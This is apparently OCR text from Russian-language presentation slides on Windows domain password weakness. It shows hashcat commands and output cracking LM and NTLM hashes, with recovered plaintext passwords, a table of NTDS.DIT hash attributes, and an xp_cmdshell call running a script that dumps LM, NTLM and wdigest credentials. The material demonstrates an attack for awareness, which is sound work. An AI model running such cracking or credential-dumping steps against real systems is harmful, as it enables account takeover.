





Другие средства

SANDBOX

FIREWALL


LM-Hash
NTDS.DIT

Windows 2003 server end of life 13 June 2010 ;




```
D:\LM_HASH_BF\cudaHashcat-2.01>cudaHashcat64.exe -m 3000 -a 3 -o 1_result.hash 1_lm_test.hash ?1?1?1?1?1?1?1 -1 ?u?d
cudaHashcat v2.01 starting...

Device #1: GeForce GTX 750, 2048MB, 1137Mhz, 4MCU

Hashes: 2 hashes; 2 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Applicable Optimizers:
* Zero-Byte
* Precompute-Final-Permutation
* Not-Iterated
* Single-Salt
* Brute-Force
* Scalar-Mode
Watchdog: Temperature abort trigger set to 90c
Watchdog: Temperature retain trigger set to 80c
Device #1: Kernel ./kernels/4318/m03000_a3.sm_50.64.cubin
Device #1: Kernel ./kernels/4318/markov_le_v1.sm_50.64.cubin

Session.Name...: cudaHashcat
Status.........: Cracked
Input.Mode.....: Mask (?1?1?1?1?1?1?1) [7]
Hash.Target....: 51acd8d3923f7c21, 29355bc0d45c341b
Hash.Type......: LM
Time.Started...: Mon Apr 11 15:54:21 2016 (30 secs)
Speed.GPU.#1...:  2408.7 MH/s
Recovered......: 2/2 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.......: 69199724544/78364164096 (88.31%)
Rejected.......: 0/69199724544 (0.00%)
Restore.Point..: 1474560/1679616 (87.79%)
HWMon.GPU.#1...:  0% Util, 42c Temp, 1187rpm Fan

Started: Mon Apr 11 15:54:21 2016
Stopped: Mon Apr 11 15:54:52 2016
```

LM
Маска 7 символов
Две половинки по 7 символов - LM - хеш
69 млрд. паролей прогнали за 31 с.

Attribute name	Data type	Stored data
ATTm590045	Large text	SAMAccountName
ATTr589970	Large binary data	SID
ATTj589832	32 bit Integer	UserAccountControl field
ATTq589876	Windows File Time	Date and time of last login
ATTk589879	Large binary data	Encrypted LM hash
ATTk589914	Large binary data	Encrypted NT hash
ATTk589918	Large binary data	Encrypted NT hash history
ATTk589984	Large binary data	Encrypted LM hash history
ATTk590689	Large binary data	Encrypted PEK (Password Encryption Key)


Взлом пароля состоящий из 14 символов, при наличии LM-хеша, занял всего 40 секунд!



```
29355bc0d45c341b:Q8D8LEX
51acd8d3923f7c21:VACAZXK
```

316 учётных записей содержали LM-hash

их взлом занял
2 часа 38 минут !




```
D:\Install\hashcat-2.00>hashcat-cli64.exe -m 1000 -a 3 -o 1_result.hash 1_lm_test.hash ?48?28?3?2?4?4?1?1?1?3?4?3 -1 AaCc -2 DdEe -3 KkLlZz -4 QqVvXx
Initializing hashcat v2.00 with 4 threads and 32mb segment-size...

Added hashes from file 1_lm_test.hash: 1 (1 salts)
Activating quick-digest mode for single-hash


All hashes have been recovered

Input.Mode: Mask (?48?28?3?2?4?4?1?1?1?3?4?3) [14]
Index.....: 0/1 (segment), 286654464 (words), 0 (bytes)
Recovered.: 1/1 hashes, 1/1 salts
Speed/sec.: - plains, 17.22M words
Progress..: 155153580/286654464 (54.13%)
Running...: 00:00:00:09
Estimated.: 00:00:00:07


Started: Mon Apr 11 16:40:48 2016
Stopped: Mon Apr 11 16:40:57 2016

D:\Install\hashcat-2.00>
1Help  2UserMn  3View  4Edit  5Copy  6RenMov  7MkFold  8Delete  9ConfMn  10Quit  11Plugin  12Screen
```

МИФЫ:
Какое же решение?

SANDBOX


Другие средства

FIREWALL


Goal
NTDS.DIT
Server DB
101100
1 0
111110
Exploration
Capture the highest platform

© Caters News Agency


Toolset example



```
  BinaryStream.Close
End Function

Function GetSQLConn()
  Dim GlobalADOConn
  Set GlobalADOConn = CreateObject("ADODB.Connection")
  GlobalADOConn.Errors.Clear
  GlobalADOConn.CommandTimeout = 12000
  GlobalADOConn.Open "driver={SQL Server};server=1[redacted];uid=admin;pwd=[redacted];database=[redacted]
  Set GetSQLConn = GlobalADOConn
End Function


Function CreateTableWithBinary()
  Dim SQL, Conn
  SQL = "begin if exists(SELECT TABLE_NAME FROM master.INFORMATION_SCHE
  Set Conn = GetSQLConn()
  Conn.Execute SQL
  Conn.Close
End Function

Function DropTableWithBinary()
  Dim SQL, Conn
  SQL = "Drop Table WebData"
  Set Conn = GetSQLConn()
  Conn.Execute SQL
End Function

Function AddBinaryDataRow(BinaryData, Description)
  Const adCmdText = 1
  Const adOpenDynamic = 2
  Const adLockOptimistic = 3
  Const adOpenKeyset = 1
```

```
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.

-c
1
EXEC xp_cmdshell 'cscript                         /s:              /u:                /p:
output = Сервер сценариев Windows (Microsoft R) версия 5.6
output = с Корпорация Майкрософт (Microsoft Corp.), 1996-2001. Все права защищены.
output =
output = Microsoft(R) Windows(R) Server 2003, Standard EditionService Pack 2
output = CodeSet: 1251
output = Privilege '20' OK
output =
output = Authentication Id : 36 ; 2546814040 (00000024:97cd4c58)
output = Session           : Service from 0
output = User Name         :
output = Domain            :
output = Logon Server      :
output = Logon Time        : 12/17/2016 3:00:02 PM
output = SID               :
output =         msv :
output =          [00000002] Primary
output =          * Username :
output =          * Domain   :
output =          * LM       : e293                    58ffe81
output =          * NTLM     : 2a7ft                   29f061f
output =          * SHA1     : 36ca6                      4212dcf1
output =         wdigest :
output =          * Username :
output =          * Domain   :
output =          * Password : s          n
output =         kerberos :
output =          * Username :
output =          * Domain   :
```

1Help 2Save 3 4Quit 5 6View 7Search 8ANSI 9 10Quit 11Plugin 12



